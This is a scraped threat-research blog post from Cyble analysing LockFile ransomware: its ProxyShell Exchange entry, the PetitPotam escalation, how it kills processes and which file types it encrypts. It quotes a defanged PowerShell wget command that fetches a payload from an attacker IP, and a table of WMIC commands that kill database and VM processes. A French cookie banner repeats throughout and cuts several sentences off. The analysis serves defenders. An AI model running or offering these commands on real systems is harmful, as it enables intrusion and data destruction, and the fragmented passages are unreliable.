

Home » Blog » LockFile Ransomware: Exploiting Microsoft Exchange Vulnerabilities Using ProxyShell





R A N S O M W A R E

August 25, 2021

# LockFile Ransomware: Exploiting Microsoft Exchange Vulnerabilities

## Cyble's Research On The LockFile Ransomware Exploiting Microsoft Exchange Servers Using ProxyShell

The LockFile ransomware was first seen in July 2021 and has since then. It has global operations, and most of the victims are in Europe and Asia. The ransomware group hosts a website in which you can pay the ransom and subsequently get the instructions. The website contains a uTox ID and an email address to contact the group, as shown in the figure below.



Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services.

Pour certaines des fins ci-dessus, nos partenaires publicitaires :

- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER




Figure 1: LockFile Ransomware Website

Cyble Researchers found that a few details indicate that the ransomware gang could also be related to the other **threat actors** from the ransomware website. For example, as mentioned in the *ATTENTION* section of the website, the last line mentions a wallpaper being provided by *lockbit*, and the contact email contains a reference to *Conti*.


Recently the Threat Actor (TA) behind LockFile has started attacking Microsoft Exchange Servers using *ProxyShell attack*. The *ProxyShell* attack uses chained Microsoft Exchange vulnerabilities mentioned in the list below, resulting in unauthenticated code execution. Orange Tsai, a Principal Security Researcher from Devcore, recently discovered these vulnerabilities. Following is the list of vulnerabilities.

- **CVE-2021-34473** – Pre-auth Path Confusion leads to ACL Bypass (*Patched in April by KB5001779*)
- **CVE-2021-34523** – Elevation of Privilege on Exchange PowerShell Backend (*Patched in April by KB5001779*)
- **CVE-2021-31207** – Post-auth Arbitrary-File-Write leads to RCE (*Patched in May by KB5003435*)

According to a **Symantec** blog post, after successful execution of the following command.

```
powershell wget hxxp://209.14.0[.]234:46613/VcE
```


The PowerShell command in use is unknown, but on 11/11/2020, a researcher captured the associated IP address (209.14.0.234) and attackers used this IP to exploit **ProxyShell Vulnerability**.



Researchers also found that 20 to 30 minutes before the ransomware drops three files:

An Exploit for *PetitPotam vulnerability* (**CVE-2021-36922**)

Two files: *active\_desktop\_render.dll* and *active\_desktop\_render.exe*

**Votre vie privée nous importe**

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :
- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

*PetitPotam* vulnerability allows the TA to compromise Domain Controller, which results in the compromise of the complete Active Directory. The *PetitPotam* technique uses MS-EFSRPC (Microsoft’s Encrypting File System Remote Protocol), Which is responsible for performing maintenance and management operations on the encrypted data stored on the remote system.

As per Symantec, the executable *active\_desktop\_launcher.exe* is legitimate software, but *active\_desktop\_render.dll* is a malicious Dynamic Link Library (DLL). The *active\_desktop\_render.dll* is loaded using the DLL Search Order Hijacking attack. After loading, the DLL file drops and decrypts *desktop.ini* in a local directory. This *desktop.ini* then loads and executes shellcode, which then activates the *efspotato.exe* file that is exploited for the *PetitPotam* vulnerability.

Upon compromising the domain, the TA then deploys LockFile ransomware in various systems of the compromised domain.

Cyble Research found one of the LockFile malware samples from the surface web while conducting routine **Open-Source Intelligence** (OSINT) threat hunting exercises. The figure below shows the high-level execution flow of LockFile Ransomware. The malware initially kills all the known processes related to virtual machines, databases, and other related services. Then, it iterates through drives into the system to find the logical drive to search for files and folders. After the files are found, the **malware** checks the extensions of the file, and if matched to the pre-defined file extension, the ransomware encrypts it. After completing the encryption process, it deletes itself.




Figure 2 High-level execution flow of LockFile Ransomware

## Technical Analysis

Our static analysis found that the malware is a Windows application written in C/C++ and compiled on 2021-08-10. The figure below.



Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services.

Pour certaines des fins ci-dessus, nos partenaires publicitaires :

- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER




Figure 3: Static details of LockFile Ransomware


As shown in the figure below, the malware creates several subprocesses to perform several activities upon execution.

Figure 4: Process Tree created by

The subprocess kills various running processes shown in the figure below. The malware uses the Windows Management Interface Command Prompt tool to kill processes using process name as a wild card inbetween %% to achieve this. The command prompt tool that returns information about the system.

The list of commands which the malware has executed is as follows:

Command
C:\Windows\system32\cmd.exe /c wmic process where name like "%vmwp%" call terminate
C:\Windows\system32\cmd.exe /c wmic process where name like "%virtualbox%" call terminate
C:\Windows\system32\cmd.exe /c wmic process where name like "%vbox%" call terminate



### Votre vie privée nous importe

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :
- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER





C:\Windows\system32\cmd.exe /c wmic process where "name like '%sqlservr%'" call terminate	sqlservr
C:\Windows\system32\cmd.exe /c wmic process where "name like '%mysqld%'" call terminate	mysqld
C:\Windows\system32\cmd.exe /c wmic process where "name like '%omtsreco%'" call terminate	omtsreco
C:\Windows\system32\cmd.exe /c wmic process where "name like '%oracle%'" call terminate	oracle
C:\Windows\system32\cmd.exe /c wmic process where "name like '%tnslsnr%'" call terminate	tnslsnr
C:\Windows\system32\cmd.exe /c wmic process where "name like '%vmware%'" call terminate	vmware

Table 1 WMIC Commands executed by Ransomware to Kill Processes

Once the ransomware kills all the processes, it iterates through the victim’s machine and encrypts the user document files and appends extensions with .lockfile, as shown in the figure below.

Figure 5: Files encrypted by LockFile

Once the files are encrypted, the malware launches an HTML Application file (HTA) to show the ransom message to the user, as shown in the figure below, and then deletes itself.





**Votre vie privée nous importe**

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :

- Stocker et/ou accéder à des informations sur un appareil ;
- Créer un profil de contenu personnalisé ;
- Sélectionner un contenu personnalisé ;
- Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;
- Développement de services.

Pour certaines des fins ci-dessus, nos partenaires publicitaires :

- Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

Figure 6: Ransom Message Content

## Code Analysis and Debugging

The figure below shows that the malware calls a series of WMIC commands to kill various processes upon debugging. The list of commands is shown in Table 1.

Figure 7: WMIC commands used by LockFile ransomware to kill processes

Once the ransomware kills all the defined processes, it extracts the ransom note content from the executable, as shown below.

Figure 8: Ransom Note Extracted from LockFile Ransomware in Memory


Afterward, the malware gets the list of drives using the *GetLogicalDriveStringsA* Application Programming Interface (API). Finally, the list of drives is passed one at a time to *GetDriveTypeA* API, after which the result compares with 03 (**DRIVE\_FIXED**), which indicates whether the found drive is fixed media, e.g., Logical Drives as shown below. Once the drive is located, the malware creates a thread to conduct further ransomware activity.

Figure 9: Fixed Media check

The malware thread creates LOCKFILE-README.hta in

Figure 10: LockFile's Thread creating L

Then the ransomware starts iterating through the file system, checking for and deleting whatever files/folders are found through a series of commands as shown in the below list.



**Votre vie privée nous importe**

[PARAMÈTRES](#)

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

---

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour :  
• Stocker et/ou accéder à des informations sur un appareil ;  
• Créer un profil de contenu personnalisé ;  
• Sélectionner un contenu personnalisé ;  
• Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ;  
• Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires :  
• Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

---

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER









- 1 – *desktop.ini* string is not present in the filename
- 2 – `\\Windows` is not present in the full path
- 3 – *LOCKFILE* string is not present in the filename
- 4 – *NTUSER* string is not present in the filename

The checks are shown in the below code.

Figure 11: Checks performed by LockFile.

Once all the checks are passed, the malware compares the files extension with a pre-defined extension embedded in the malware. The code is shown in the figure below.

Figure 12: File Extension Compared by LockFile

For example, in the below figure, we can see that the malware is comparing *36897c.rbf* extension with *.lcd* extension.

Figure 13 Ransomware Check

Similarly, the malware compares all extensions, shown in the below figure, and this activity helps us conclude that the malware is targeting

.lcd
.7z
.7zip
.accddb
.ai
.asp
.aspx
.backup
.bak
.cd
.cdr
.cdx
.cer
.cf
.cfl



### Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : • Stocker et/ou accéder à des informations sur un appareil ; • Créer un profil de contenu personnalisé ; • Sélectionner un contenu personnalisé ; • Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; • Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : • Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.


Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez ☐ sur le site.

TOUT REFUSER

TOUT AUTORISER

.cfu  
.config  
.cs  
.csv  
.dat  
.db  
.dbf  
.doc  
.docx  
.dt  
.dwg  
.edb  
.efd  
.elf  
.epf  
.erf  
.fpt  
.geo  
.grs  
.html  
.ibd  
.jpeg  
.ldf  
.lgf  
.lgp  
.log  
.mdb  
.mdf  
.mft  
.mp3  
.mxl  
.myd  
.odt  
.pdf  
.pff  
.php  
.ppt  
.pptx  
.psl  
.psd  
.pst  
.rar  
.sln  
.sql  
.sqlite  
.st  
.tiff  
.txt  
.vdi  
.vhd  
.vhdx  
.vmdk  
.vrp  
.wdb  
.xls  
.xlsx  
.zip

Table 2 List of File Extensions which are targeted by  
As shown below in figure 14, once the file is found with the correct extension, the ransomware reads the plain text content from the file.




### Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

NextRoll et ses [partenaires publicitaires](#) traitent des données personnelles pour : • Stocker et/ou accéder à des informations sur un appareil ; • Créer un profil de contenu personnalisé ; • Sélectionner un contenu personnalisé ; • Des annonces personnalisées, des évaluations d'annonce, des recherches liées à l'audience ainsi que le développement de services ; • Développement de services. Pour certaines des fins ci-dessus, nos partenaires publicitaires : • Utilisent des données de géolocalisation précises. Certains de nos partenaires s'appuient sur leurs intérêts commerciaux légitimes pour traiter les données personnelles. Consultez la liste de nos [partenaires publicitaires](#), si vous souhaitez donner ou non votre consentement pour des partenaires spécifiques, afin de découvrir les fins pour lesquelles ils estiment avoir un intérêt légitime, et comment vous pouvez vous opposer à un tel traitement.

Si vous sélectionnez Refuser tout, le contenu de ce site s'affichera quand même, et vous recevrez toujours de la publicité, mais les annonces ne seront pas personnalisées selon votre expérience. Vous pouvez changer votre paramètre chaque fois que vous voyez  sur le site.

TOUT REFUSER

TOUT AUTORISER





Figure 14 Read Plain Text content from Victim's File

It then calls another user-defined function for encrypting the content using Advanced Encryption Standard (AES), as shown below.

Figure 15 Call Encryption Function to encrypt the content

Once the content is encrypted, the malware writes it into the file, and then it appends the encrypted file with extension `.lockfile` using `MoveFileA` API, as shown in the below figure.

Figure 16 Append `.lockfile` extension

The same activity is shown below in figure 17.

Figure 17 Append `.lockfile` extension to the us

Once all the files have been encrypted, the malware file in the `C:\Users\Public` directory, as shown in the



Votre vie privée nous importe

PARAMÈTRES

NextRoll, Inc. ("NextRoll") et ses [19 partenaires publicitaires](#) utilisent des cookies et des technologies similaires sur ce site et sur le Web pour recueillir et utiliser des données personnelles (par exemple, votre adresse IP). Si vous y consentez, des cookies, des identifiants d'appareil ou d'autres informations peuvent être stockés ou consultés sur votre appareil aux fins qui vous sont présentées. Cliquez sur "Autoriser tout", "Refuser tout" ou sur Paramètres ci-dessus pour personnaliser votre consentement concernant les finalités et les caractéristiques pour lesquelles vos données à caractère personnel seront traitées et/ou les partenaires avec lesquels vous partagerez vos données à caractère personnel.

